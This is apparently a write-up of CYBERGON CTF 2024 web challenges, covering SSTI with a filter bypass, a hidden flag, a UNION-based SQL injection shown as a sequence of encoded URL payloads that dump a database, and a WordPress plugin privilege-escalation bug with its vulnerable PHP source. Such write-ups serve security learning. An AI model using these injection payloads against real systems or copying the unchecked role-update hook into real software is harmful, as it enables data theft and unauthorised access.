
Flag: CYBERGON_CTF2024{oH_n0t_Th4t_tRiCk3rY}

Greeting




When I open the given url in the browser I found a input box and I try to understand how the challenge work then I start test the possible vulnerability.






I found SSTI in the challenge then I try to get RCE using SSTI.

After testing a lot of time on challenge I understand the challenge filter parentheses so I used unicode character to bypass parentheses.



Let's try RCE with bypass encoded payload.




Bingo!!!


The filter is bypassed, then I readed the flag.txt.

Flag: CYBERGON_CTF2024{H3lL0_fRoM_CyBer_GoN_2024}

Hidden One




In this Challenge, we were tasked with discovering a hidden flag without a direct target URL provided. Initially, we explored the CybergonCTF's url, checking common endpoints like /robots.txt, which did not yield useful information. Testing the /flag endpoint returned a 404 error, but accessing /flag.txt led to a seemingly blank page. By inspecting the page's source code using browser Developer Tools, we found the flag in the hidden span element styled with ***color: transparent***.




Flag: CYBERGON_CTF2024{n0w_y0u_f0und_m3}


Event



In this challenge, when I opened the given URL in the browser, I found two input boxes. I then tried to understand how the challenge works before starting to test for possible vulnerabilities. I filled in the input fields and submitted a request to search for event data. I suspected that the data was being requested from an SQL database, so I attempted to detect SQL injection vulnerabilities in the parameters.




http://46.250.232.141:5555/search.php?query=1&date=11/30'/2024-12/1/2024




Then we tried to fix the SQL error by using #, but it didn't work on the query. So, we attempted to bypass it using URL encoding. Bypass: # = %23.

http://46.250.232.141:5555/search.php?query=1&date=11/30'%23/2024-12/1/2024




Let's count the columns using (order by). This time, the URL-encoded space %20 did not work, so we tried using horizontal tab's the URL-encoded value %09.

http://46.250.232.141:5555/search.php?query=1&date=11/30'order%09by%0910%23/2024-12/1/2024




http://46.250.232.141:5555/search.php?query=1&date=11/30'order%09by%095%23/2024-12/1/2024




Ok , we have found the total of 5 Columns.

http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,2,3,4,5%23/2024-12/1/2024




Database dump

http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,database(),3,4,5%23/2024-12/1/2024




Tables dump

http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,(SELECT%09GROUP_CONCAT(table_name%09SEPARATOR%090x3a3a)%09FROM%09INFORMATION_SCHEMA.TABLES%09WHERE%09TABLE_SCHEMA=DATABASE()),3,4,5%23/2024-12/1/2024




Columns dump

http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,(SELECT%09GROUP_CONCAT(column_name%09SEPARATOR%090x3a3a)%09FROM%09INFORMATION_SCHEMA.COLUMNS%09WHERE%09TABLE_NAME=0x6379626572676f6e),3,4,5%23/2024-12/1/2024



Data Dump


http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,(SELECT%09GROUP_CONCAT(id,title%09SEPARATOR%090x3a3a)%09FROM%09events_db.cybergon),3,4,5%23/2024-12/1/2024



Bingo!!! Finally, we have found the flag value from the title column.


Flag: CYBERGON_CTF2024{SqL_1s_FuN_4nd_E@Sy}


Cybergon Blog



In this challenge, when I opened the given URL in the browser, I found the Flag Page, Sample Page and User registration Page. I then tried to understand how the challenge works before starting to test for possible vulnerabilities. I then went to the Flag Page but did not find any flag data, so I created an account via the User Registration page.

Login with the registered account.






Now my account user role is subscriber level, and then I found the role privilege escalation function in the user-profile-enhancer.php plugin source code file.


```php
function dummy_shortcode_function($atts) {
    return '<p>Dummy shortcode output!</p>';
}
add_shortcode('dummy_shortcode', 'dummy_shortcode_function');

function display_user_role_in_footer() {
    if (is_admin() && current_user_can('read')) {
        $current_user = wp_get_current_user();
        echo '<p style="text-align:center;">Your Role: ' . esc_html(implode(', ', $current_user->roles)) . '</p>';
    }
}
add_action('admin_footer', 'display_user_role_in_footer');

function custom_profile_update_hook($user_id) {
    if (isset($_POST['custom_option']) && is_array($_POST['custom_option']) && in_array('0', $_POST['custom_option'])) {
        $user = get_user_by('id', $user_id);
            $user->set_role('contributor');
    }
}

add_action('personal_options_update', 'custom_profile_update_hook');
add_action('edit_user_profile_update', 'custom_profile_update_hook');

function update_user_last_login($user_login, $user) {
    update_user_meta($user->ID, 'last_login', current_time('mysql'));
}
add_action('wp_login', 'update_user_last_login', 10, 2);

function debug_user_data() {
    if (isset($_GET['debug_user'])) {
        $user = wp_get_current_user();
        error_log(print_r($user, true));
    }
}
add_action('admin_init', 'debug_user_data');
```

User role update function


The user-profile-enhancer.php plugin contains a role privilege escalation vulnerability in the custom_profile_update_hook function, which allows any user to escalate their role by submitting a crafted form. The function checks for a custom_option field in the profile update form, and if the field contains the value '0', the user's role is set to contributor without proper validation or authorization checks. Let's manipulate!



By intercepting the request with Burp Suite during a profile update, the custom_field parameter was manipulated to custom_option[] with a value of '0'. Upon submitting the modified request, the vulnerable custom_profile_update_hook function was triggered, and the user's role was elevated to contributor.

